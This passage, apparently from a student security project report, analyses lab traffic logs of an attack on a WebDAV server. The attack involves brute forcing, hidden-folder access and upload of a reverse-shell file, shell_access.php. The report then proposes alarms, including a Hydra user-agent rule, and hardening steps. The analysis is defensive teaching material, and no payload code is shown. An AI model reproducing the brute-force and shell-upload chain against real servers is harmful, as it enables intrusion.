- In addition, out of a total of **15,943 requests,** only **2 successful requests** were made to the file inside the directory. This behavior is an indication of a brute force attack.


Analysis: Finding the WebDAV Connection




Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder	31,806
http://192.168.1.105/webdav	140
http://192.168.1.105/webdav/shell_access.php	38
http://192.168.1.105/webdav/passwd.dav	14
http://192.168.1.105/company_folders/secret_folder/connect_to_corp_server	4







›	Oct 28, 2021 @ 22:52:48.004	192.168.1.90	192.168.1.105	/webdav/shell_access.php	outbound	Kali	80	1.3KB	OK	http
›	Oct 28, 2021 @ 22:52:48.002	192.168.1.90	192.168.1.105	/webdav/shell_access.php	outbound	Kali	80	429B	Error	http

- After the attack, the `/company_folders/secret_folder` directory was requested several more times. Also, the confidential file, `/company_folders/secret_folder/connect_to_corp_server`, within this directory was requested **4 times**.
- The WebDav server was requested **140 times** and the `shell_access.php`, the payload file, was requested **38 times**. The first successful request to the file was made @22:52 hrs.
- Here is visible that the WebDav server was accessed and that the breach took place successfully.

Blue Team

Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

- Alarm to detect future port scans:
  - Alert when excessive requests for numerous ports per second are made from the same IP address within a set timeframe.
- Threshold to activate this alarm:
  - The alarm will flag a behavior as a port scan attack and activate when more than 10 different ports are requested from the same IP address within 0.005 seconds or 5000 microseconds.

System Hardening

- Future port scans can be mitigated by taking several precautions, including:
  - Configure local firewall to block incoming requests from unknown hosts.
  - Disable port forwarding on the routers.
  - Employ TCP wrappers to allow/deny access based on IP addresses and domain names.
  - Close unnecessary ports and services.

Mitigation: Finding the Request for the Hidden Directory

Alarm

- Alarm to detect future unauthorized access:
  - Alert when a non-whitelisted IP address attempts to connect to the server and access restricted files.
- Threshold to activate this alarm:
  - The alert will trigger only if it detects incoming traffic of an unauthorized (not whitelisted) IP address.

System Hardening

- To block unwanted access to restricted files, numerous steps can be taken:
  - Create an IP address whitelist.
  - Restrict access to confidential files to a specific user.
  - Remove confidential files from the server.
  - Encrypt data at rest.
  - Employ a stronger password policy.

Mitigation: Preventing Brute Force Attacks

Alarm

- Alarm to detect future brute force attacks:
  - Set up an alert that detects a sharp increase in login attempts over a certain period of time.
  - In addition, an alert needs to be set up that triggers when there is an increase in 401 errors in as specific period of time.
  - Alert when `user_agent.original` value includes `Hydra`
- Threshold to activate this alarm:
  - The alert will trigger when it detects more than 15 requests per second.
  - The alert will fire when it detects more than fifteen 401 errors per second.
  - The alert will notify when `user_agent.original` value includes `Hydra` in the name.

System Hardening

- To prevent future brute force attacks several mitigation techniques can be implemented:
  - Monitor systems for vulnerabilities.
  - Strengthen the human firewall.
  - Unique/complex password/passphrases requirements.
  - Make the root user inaccessible via SSH by editing the `sshd_config` file.
  - Store only SOLTED password hashes on servers.
  - CAPTCHA tool
  - Adopt passwordless authentication.

Mitigation: Detecting the WebDAV Connection

Alarm

- Alarm to detect future connections to `WebDav`:
  - Alert when requests are made to access the `WebDav` from a non-whitelisted IP address.
- Threshold to activate this alarm:
  - All requests to access files within `WebDav` from a non-whitelisted IP address will set off the alert.

System Hardening

- To prevent unwanted access to `WebDav`:
  - Whitelist IP addresses.
  - Set strict permissions and privileges.
  - Diligently monitor server logs.
  - Turn off unneeded functions.
  - Change defaults.
  - Do not keep sensitive information stored in `WebDav`.
  - Encrypt data at rest and in transit.
  - Implement separation of Privilege.

Mitigation: Identifying Reverse Shell Uploads

Alarm

- Alarm to identify reverse shell uploads:
  - Alarm that fires when it detects POST requests of unauthorized files, i.e., .php, to the server.
- Threshold to activate this alarm:
  - Notify when any user attempts to upload prohibited files.

System Hardening

- To defend against reverse shell uploads:
  - Define valid file types allowed to upload.
  - Do not allow .php files to be hosted on `WebDav`.
  - Restrict writing permissions.
  - Input validation.
  - Require authentication to upload files.

References

Christopher, R. (2001, October 5). Port scanning techniques and the defense against them. SANS. https://sansorg.egnyte.com/dl/hEbx2UI5Hu

CWE - CWE-200: Exposure of sensitive information to an unauthorized actor (4.6). (2021, October 26). CWE - Common Weakness Enumeration. https://cwe.mitre.org/data/definitions/200.html

CWE - CWE-307: Improper restriction of excessive authentication attempts (4.4). (2021, March 15). CWE - Common Weakness Enumeration. https://cwe.mitre.org/data/definitions/307.html

CWE - CWE-434: Unrestricted upload of file with dangerous type (4.5). (2021, July 20). CWE - Common Weakness Enumeration. https://cwe.mitre.org/data/definitions/434.html

CWE - CWE-94: Improper control of generation of code ('code injection') (4.6). (2021, October 26). CWE - Common Weakness Enumeration. https://cwe.mitre.org/data/definitions/94.html

Port-scan. (n.d.). Juniper Networks – Global Leader in AI Networking, Cloud, and Connected Security Solutions. https://www.juniper.net/documentation/us/en/software/junos/denial-of-service/topics/ref/statement/security-edit-port-scan.html

The End